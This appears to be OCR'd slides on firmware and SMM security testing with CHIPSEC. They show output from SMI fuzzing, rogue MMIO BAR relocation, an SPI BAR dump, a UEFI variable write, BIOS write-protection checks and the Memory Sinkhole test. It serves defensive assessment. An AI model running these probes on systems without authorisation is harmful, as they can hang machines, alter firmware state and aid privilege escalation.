
https://www.youtube.com/watch?v=z2Qf45nUeaA

```
[*] testing SMI# 0x1E (data: 0x00) SW SMI 0x1E ()
[*] writing 0x500 bytes at 0x00000000DAA69000
    > SMI 1E (data: 00)
      RAX: 0x5A5A5A5A5A5A5A5A
      RBX: 0x00000000DAA69000
      RCX: 0x0000000000000000
      RDX: 0x5A5A5A5A5A5A5A5A
      RSI: 0x5A5A5A5A5A5A5A5A
      RDI: 0x5A5A5A5A5A5A5A5A
    < checking buffers
    contents changed at 0x00000000DAA69000 +[0, 1, 258]
[!] DETECTED: SMI# 1E data 0 (rax=5A5A5A5A5A5A5A5A rbx=DAA69000 rcx=0 rdx=5A5A5A5A5A5A5A5A rsi

[*] testing SMI# 0x1F (data: 0x00) SW SMI 0x1F ()
[*] writing 0x500 bytes at 0x00000000DAA69000
    > SMI 1F (data: 00)
      RAX: 0x5A5A5A5A5A5A5A5A
      RBX: 0x00000000DAA69000
      RCX: 0x0000000000000000
      RDX: 0x5A5A5A5A5A5A5A5A
      RSI: 0x5A5A5A5A5A5A5A5A
      RDI: 0x5A5A5A5A5A5A5A5A
    < checking buffers
    contents changed at 0x00000000DAA69000 +[29, 32, 33, 34, 35]
[!] DETECTED: SMI# 1F data 0 (rax=5A5A5A5A5A5A5A5A rbx=DAA69000 rcx=0 rdx=5A5A5A5A5A5A5A5A rsi
[-] <<< Done: found 2 potential occurrences of unchecked input pointers
```

MMIO BAR Issues in Coreboot and UEFI

Firmware configures chipset and devices through MMIO

SMI handlers communicate with devices via MMIO registers




Example: MMIO BAR Issues in Coreboot and UEFI

Exploit with PCI access can modify BAR register and relocate MMIO range

On SMI interrupt, SMI handler firmware attempts to communicate with device(s)

It may read or write “registers” within relocated MMIO



SPI Controller MMIO BAR (Access to SPI Flash)

chipsec_util uefi var-write B 55555555-4444-3333-2211-000000000000 B.bin
chipsec_util mmio dump SPIBAR

```
[CHIPSEC] Dumping SPIBAR MMIO space..
[mmio] MMIO register range [0x00000000FE010000
+00000000: 07FF0200
+00000004: 0000E000
+00000008: 002558AC
+0000000C: 00000000
+00000010: 4242423F
+00000014: 42424242
+00000018: 42424242
+0000001C: 42424242
+00000020: 42424242
+00000024: 42424242
+00000028: 42424242
+0000002C: 42424242
+00000030: 42424242
+00000034: 42424242
+00000038: 42424242
+0000003C: 42424242
```

SPI Status and Control

SPI Flash Address (address variable is written to in flash)

SPI Flash Data (Variable contents)

```
[x][ Module: Monitors MMIO changes done by SMI handlers
[x][ ==========================================================================
[*] Configuration:
    MMIO BAR names: ['USBBAR']
    Generate SMI: True
    SMI codes: [0x00:0x00]
[*] SMM comm buffer (EBX)  : 0x00000000D9469000
[*] MMIO BAR 'USBBAR': base = 0x00000000F063C000, size = 0x00001000
[*] reading contents of MMIO BARs ['USBBAR']
    reading 'USBBAR'
[*] calculating normal MMIO BAR differences..
[*] 'USBBAR' normal difference (5 diffs):
    diff0: 0 regs []
..
    diff19: 2 regs [70, 74]
    2 regs changed: [70, 74]
[*] fuzzing SMIs..
[*] SMI# 00: data 00, func (ECX) 0x00000000
    reading 'USBBAR'
    generating SMI
    reading 'USBBAR'
    diffing 'USBBAR' (1024 regs)
    2 regs changed: [70, 77]
    new regs: [77]
[!] New changes found!
    repeating SMI
    reading 'USBBAR'
    diffing 'USBBAR' (1024 regs)
    2 regs changed: [70, 74]
    new regs: []
```

Monitoring changes in USB MMIO BAR


Testing for MMIO BAR issues

`chipsec_main -i -m tools.smm.rogue_mmio_bar`


```
[+] loaded chipsec.modules.tools.smm.rogue_mmio_bar
[*] running loaded modules ..

[*] running module: chipsec.modules.tools.smm.rogue_mmio_bar
[x][ =======================================================================
[x][ Module: experimental tool to help checking for SMM MMIO BAR issues
[x][ =======================================================================
[*] discovering PCIe devices..
[*] testing MMIO of PCIe devices:
    00:00.0
    00:07.0
    00:07.1
    00:07.3
    00:08.0
[*] allocated memory range : 0x0000000002060000 (0x20000 bytes)
[*] MMIO relocation address: 0x0000000002060000

[*] enumerating device 00:00.0 MMIO BARs..
[*] enumerating device 00:07.0 MMIO BARs..
[*] enumerating device 00:07.1 MMIO BARs..
[*] enumerating device 00:07.3 MMIO BARs..
[*] enumerating device 00:08.0 MMIO BARs..
```

Reallocating MMIO BAR to new location
Trigger SMIs and check new memory location

Windows 10 Virtualization Based Security (VBS)



Example: Bypassing Windows 10 Virtual Secure Mode



Checking Hardware Protections

Example: Unprotected UEFI Firmware in Flash

```
[CHIPSEC] OS      : Linux 3.16.0-30-generic #40~14.04.1-Ubuntu SMP Thu Jan 15 17:43:14 UTC 2015 x86_64
[CHIPSEC] Platform: Desktop 6th Generation Core Processor Quad Core (Skylake CPU / Sunrise Point PCH)
[CHIPSEC]      VID: 8086
[CHIPSEC]      DID: 191F

[+] loaded chipsec.modules.common.bios_wp
[*] running loaded modules ..

[*] running module: chipsec.modules.common.bios_wp
[*] Module path: /home/user/Desktop/chipsec/source/tool/chipsec/modules/common/bios_wp.pyc
[x][ =======================================================================
[x][ Module: BIOS Region Write Protection
[x][ =======================================================================
[*] BC = 0x00000A88 << BIOS Control (b:d.f 00:31.5 + 0xDC)
    [00] BIOSWE           = 0 << BIOS Write Enable
    [01] BLE              = 0 << BIOS Lock Enable
    [02] SRC              = 2
    [04] TSS              = 0 << Top Swap Status
    [05] SMM_BWP          = 0 << SMM BIOS Write Protection
    [06] BBS              = 0
    [07] BILD             = 1 << BIOS Interface Lock Down
[-] BIOS region write protection is disabled!

[*] BIOS Region: Base = 0x00200000, Limit = 0x007FFFFF
SPI Protected Ranges
------------------------------------------------------------
PRx (offset) | Value    | Base     | Limit    | WP? | RP?
------------------------------------------------------------
PR0 (84)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR1 (88)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR2 (8C)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR3 (90)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR4 (94)     | 00000000 | 00000000 | 00000000 | 0   | 0

[!] None of the SPI protected ranges write-protect BIOS region
```

Example: SMM Protections – Memory Sinkhole Vulnerability

`chipsec_main -m tools.cpu.sinkhole`

```
[+] loaded chipsec.modules.tools.cpu.sinkhole
[*] running loaded modules ..

[*] running module: chipsec.modules.tools.cpu.sinkhole
[x][ =======================================================================
[x][ Module: x86 SMM Memory Sinkhole
[x][ =======================================================================
[+] SMRR range protection is supported
[*] IA32_APIC_BASE = 0xFEE00D00 << Local APIC Base (MSR 0x1B)
    [08] BSP              = 1 << Bootstrap Processor
    [10] x2APICEn         = 1 << Enable x2APIC mode
    [11] En               = 1 << APIC Global Enable
    [12] APICBase         = FEE00 << APIC Base
[*] IA32_SMRR_PHYSBASE = 0x8B400006 << SMRR Base Address MSR (MSR 0x1F2)
    [00] Type             = 6 << SMRR memory type
    [12] PhysBase         = 8B400 << SMRR physical base address
[*] Local APIC Base: 0x00000000FEE00000
[*] SMRR Base      : 0x000000008B400000
[*] Attempting to overlap Local APIC page with SMRR region
    writing 0x8B400 to IA32_APIC_BASE[APICBase]..
[!] NOTE: The system may hang or process may crash when running this test. In that case, the mitigation to this issue is likely worki
ng but we may not be handling the exception generated.
```

Attempting to overlap Local APIC page with SMRR region

The Memory Sinkhole by Christopher Domas

